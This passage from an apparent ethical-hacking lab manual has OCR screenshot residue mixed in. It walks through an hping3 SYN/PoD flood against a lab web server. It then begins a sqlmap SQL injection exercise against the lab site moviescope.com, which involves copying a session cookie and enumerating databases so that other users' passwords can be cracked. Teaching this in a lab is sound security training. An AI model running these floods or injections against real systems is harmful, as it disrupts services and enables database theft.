
28. Click **Target\_WEB SERVER** to switch to the **Web Server** machine

29. In the **Task Manager**, observe the **Performance** tab to view the performance of various system components (**CPU, Memory, Ethernet**).

30. Wait for **5** minutes and under the **Performance** tab, the **CPU** performance is displayed in the right-hand pane. You can observe that the **CPU Utilization** has increased enormously indicating a **DoS** attack on the system.

31. Observe the degradation in the performance of the system, which might cause the system to crash.

Note: The results might differ in your lab environment.



32. Click Target\_ATTACKER MACHINE-2 to switch to the Attacker Machine-2 machine. In the Terminal window, press **Ctrl+C** to terminate the PoD attack using hping3.

```
[root@parrot] ~
# hping3 -d 65538 -S -p 21 --flood 10.10.1.16
HPING 10.10.1.16 (eth0 10.10.1.16): S set, 40 headers + 2 data bytes
hpingle in flood mode, no replies will be shown
^C
-- 10.10.1.16 hping statistic --
59426514 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot] ~
#
```

33. This concludes the demonstration of performing DoS attacks (SYN flooding and PoD attacks) on a target host using hping3.

34. Close all open windows and document all the acquired information.

# Exercise 4: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

*SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.*

## Lab Scenario

In SQL injection attacks, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or a web server.

A security professional must have the required knowledge to perform an SQL injection attack on the organization's website to check its security infrastructure.

## Lab Objectives

This lab demonstrates how to perform an SQL injection attack using sqlmap.

## Overview of SQL Injection

SQL injection attacks use a series of malicious SQL queries or SQL statements to manipulate the database directly. Applications often use SQL statements to authenticate users, validate roles and access levels, store and obtain information for the application and user, and link to other data sources. SQL injection attacks work when an application does not properly validate an input before passing it to an SQL statement.


## Lab Tasks

Note: In this lab, you will pretend that you are a registered user on <http://www.moviescope.com> website and wish to crack the passwords of other users from the website's database.

Note: If you are already logged into the **Attacker Machine-2**, then skip to **Step#3**.

1. Click **Target\_ATTACKER MACHINE-2** to switch to the **Attacker Machine-2** machine.






2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.





3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.



4. Type <http://www.moviescope.com/> and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

MS Login - MovieScope +

www.moviescope.com

# MOVESCOPE

Home Features Trailers Photos Blog Contacts

## Login

Username: sam

Password: \*\*\*\*

Login

The screenshot shows a Mozilla Firefox browser window with the title "Login - MovieScope - Mozilla Firefox". The address bar contains "www.moviescope.com". The main content area features a dark background with a film reel and popcorn graphic. At the top, there's a navigation bar with links for Home, Features, Trailers, Photos, Blog, and Contacts. Below that is a large "Login" heading. Underneath the heading are two input fields: one for "Username" containing "sam" and another for "Password" containing four asterisks. A "Login" button is positioned to the right of the password field. The bottom of the page has a decorative footer with movie-related icons like a film reel, a ticket stub, and a popcorn bucket.

- After logging into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, note the URL in the address bar of the browser.

MS Home - MovieScope

+



www.moviescope.com/index.aspx



# MOVIESCOPE



Admin | Logout

[Home](#)[Features](#)[Trailers](#)[Photos](#)[Blog](#)[Contacts](#)[View Profile](#)

## Tron Legacy

Erat volutpat duis ac turpis.  
Donec sit amet eros lorem...



## The Vampire Diaries

Aenean auctor wisi et urna:  
aliq erat volutpat duis ac...



## Tangled

javascript:\_doPostBack('lnkviewprofile','')



Home - MovieScope - ...

## Featured Movie Trailers

[View all](#)

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot below.

MS Home - MovieScope



Home - MovieScope - Mozilla Firefox

MS Home - MovieScope +

www.moviescope.com/viewprofile.aspx?id=1

# MOVIESCOPE

Admin | Logout

Home Features Trailers Photos Blog Contacts

Welcome Sam

View Profile

sam profile

Featured Movie Trailers

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility ...

Errors Warnings Logs Info Debug CSS XHR Requests

The resource at "http://connect.facebook.net/en\_US/all.js#xfbml=1&appId=199804666731637" was blocked because content blocking is enabled. [Learn More]

Blocked third party https://player.vimeo.com/video/40888186?title=0&byline=0&portrait=0 from extracting canvas data. 40888186:218:22

```
>> document.cookie
<- "mscope=ljWydNf8wro=; ui-tabs-l=0"
>>
```

8. Select the cookie value, then right-click and copy it, as shown in the screenshot below. Minimize the web browser.

Home - MovieScope - Mozilla Firefox

MS Home - MovieScope +

www.moviescope.com/viewprofile.aspx?id=1

# MOVIESCOPE

Admin | Logout

Home Features Trailers Photos Blog Contacts

Welcome Sam

View Profile

sam profile

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility ...

Persist Logs

Errors Warnings Logs Info Debug CSS

The resource at "http://connect.facebook.net/en\_US/sdk.js" was blocked because content blocking is enabled. [Learn More]

Blocked third party https://player.vimeo.com/

document.cookie

"mscope=1jWydNf8wro=; ui-tabs-1=0


Store as global variable

**Copy message**

Select all


Export visible messages to clipboard

Featured Movie Trailers



Home - MovieScope - ...

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.



10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─#
```

README.License

Trash

Menu [Home - MovieScope - ...] Parrot Terminal

13. In the **Parrot Terminal** window, type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs` and press **Enter**.

Note: In this query, **-u** specifies the target URL (the one noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

14. The above query causes sqlmap to apply various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" --dbs
```

README.License

Trash

Menu [Home - MovieScope - ...] Parrot Terminal

15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

File Edit View Search Terminal Help

abs-1=0" --dbs

```
[*] [H] {1.4.8#stable}
[!] . [(] [.] [,] [.,] [V... http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.  
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers  
assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 01:09:41 /2021-08-12/

```
[01:09:41] [INFO] testing connection to the target URL
[01:09:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:09:41] [INFO] testing if the target URL content is stable
[01:09:42] [INFO] target URL content is stable
[01:09:42] [INFO] testing if GET parameter 'id' is dynamic
[01:09:42] [INFO] GET parameter 'id' appears to be dynamic
[01:09:42] [WARNING] reflective value(s) found and filtering out
[01:09:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:09:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:09:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:09:43] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'  
injectable (with --string="DC")
[01:09:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific  
for other DBMSes? [Y/n] Y
```

☰ Menu 🎬 [Home - MovieScope - ... ↻ Parrot Terminal

18. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot below.

Note: The available databases list might differ when you perform the task.

File Edit View Search Terminal Help

Parrot Terminal

